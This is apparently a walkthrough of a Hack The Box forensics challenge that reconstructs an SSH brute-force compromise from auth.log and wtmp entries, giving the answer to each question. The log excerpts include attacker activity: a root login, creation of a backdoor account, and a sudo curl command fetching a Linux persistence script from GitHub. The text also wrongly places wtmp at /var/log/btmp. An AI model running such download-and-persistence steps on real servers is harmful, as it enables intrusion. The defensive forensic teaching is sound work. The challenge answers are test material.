Brutus Walkthrough - HTB Very Easy Sherlock | Linux auth.log & wtmp Forensics
This very-easy Sherlock walks through the compromise of a Confluence server that was breached via an SSH brute-force attack. After gaining access, the attacker performed additional actions — privilege escalation, persistence, and command execution — all of which can be reconstructed from Unix authentication artifacts.

Overview
In this Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We’ll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
Provided Artifacts
To complete this Sherlock we are given a zip containing 3 files:
- auth.log: a text file that records all logins (successful or not), sudo attempts, and other authentication steps. It is normally found at
/var/log/auth.log. - wtmp: a file that tracks logins and logouts on a Linux system. Its contents can be read with the
utmpdumpcommand. It is found at/var/log/btmp. - utmp.py: a Python script to read wtmp.
Initial Compromise
The Attacker’s Brute-Force IP
Question 1: Analyze the auth.log. What is the IP address used by the attacker to carry out a brute-force attack?
Let’s start reading the auth.log file from the beginning.
1
2
3
4
5
6
7
8
9
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: error: beginning MaxStartups throttling
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
<SNIP>
We see that the failed login attempts come from the same IP. These login attempts appear many times, so we can confidently assume that this is the attacker’s IP.
Answer: 65.2.161.68
The Compromised Account
Question 2: The brute-force attempts were successful and the attacker gained access to an account on the server. What is the username of the compromised account?
We see, right at the start of the file (line 12), that the attack succeeded against the root user.
1
2
3
4
5
6
7
<SNIP>
Mar  6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA256:4vycLsDMzI+hyb9OP3wd18zIpyTqJmRq/QIZaLNrg8A failed, status 22
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
<SNIP>
Answer: root
Interactive Access
Manual Login Timestamp (wtmp)
Question 3: Identify the UTC timestamp when the attacker manually logged into the server and started a terminal session to accomplish their objectives. The login time will be different from the authentication time, and it is found in the wtmp artifact.
Using the utmp.py Python script in the zip, we can see the login dates. The first times the attacker authenticated as root were thanks to the brute-force attack — we can tell because the session disconnects instantly. So we take the date of when the attacker connected as root for the last time.
1
2
3
4
5
"RUN_LVL"	"53"	"~"	"~~"	"runlevel"	"6.2.0-1018-aws"	"0"	"0"	"0"	"2024/03/06 07:17:29"	"538024"	"0.0.0.0"
"USER"	"1583"	"pts/0"	"ts/0"	"root"	"203.101.190.9"	"0"	"0"	"0"	"2024/03/06 07:19:55"	"151913"	"203.101.190.9"
"USER"	"2549"	"pts/1"	"ts/1"	"root"	"65.2.161.68"	"0"	"0"	"0"	"2024/03/06 07:32:45"	"387923"	"65.2.161.68"
"DEAD"	"2491"	"pts/1"	""	""	""	"0"	"0"	"0"	"2024/03/06 07:37:24"	"590579"	"0.0.0.0"
"USER"	"2667"	"pts/1"	"ts/1"	"cyberjunkie"	"65.2.161.68"	"0"	"0"	"0"	"2024/03/06 07:37:35"	"475575"	"65.2.161.68"
Remember that the answer must be given in the UTC timezone. Since I was in Italy when I ran the Python script, I need to go back one hour.
Answer: 2024-03-06 06:32:45
SSH Session Number
Question 4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker’s session for the user from question 2?
The session number can be read under the log entry that reports the successful login.
1
2
3
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
The session we need to give as the answer is always the one where the attacker logs in manually.
Answer: 37
Persistence
The Backdoor Account
Question 5: The attacker added a new user as part of their persistence strategy on the server and granted this account elevated privileges. What is the name of this account?
We can see in the auth.log file, at line 338, the creation by root of a new user.
1
2
3
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Answer: cyberjunkie
MITRE ATT&CK Sub-Technique
Question 6: What is the MITRE ATT&CK sub-technique ID used for persistence via the creation of a new account?
Let’s search online for the answer.

For this technique there are multiple sub-techniques based on the type of account created.

The attacker created a local user.
Answer: T1136.001
Timeline & Execution
First SSH Session Termination
Question 7: At what time did the attacker’s first SSH session end according to auth.log?
To answer this question we just need to look at the attacker’s first session in the wtmp file (we need this format for the answer) and read when it ended (DEAD).
1
2
"USER"	"2549"	"pts/1"	"ts/1"	"root"	"65.2.161.68"	"0"	"0"	"0"	"2024/03/06 07:32:45"	"387923"	"65.2.161.68"
"DEAD"	"2491"	"pts/1"	""	""	""	"0"	"0"	"0"	"2024/03/06 07:37:24"	"590579"	"0.0.0.0"
Answer: 2024-03-06 06:37:24
Malicious Script Download via sudo
Question 8: The attacker logged into their backdoor account and used elevated privileges to download a script. What is the full command executed using sudo?
Let’s check the commands used after the cyberjunkie account logged in.
1
2
3
4
5
6
<SNIP>
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
<SNIP>
Answer: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh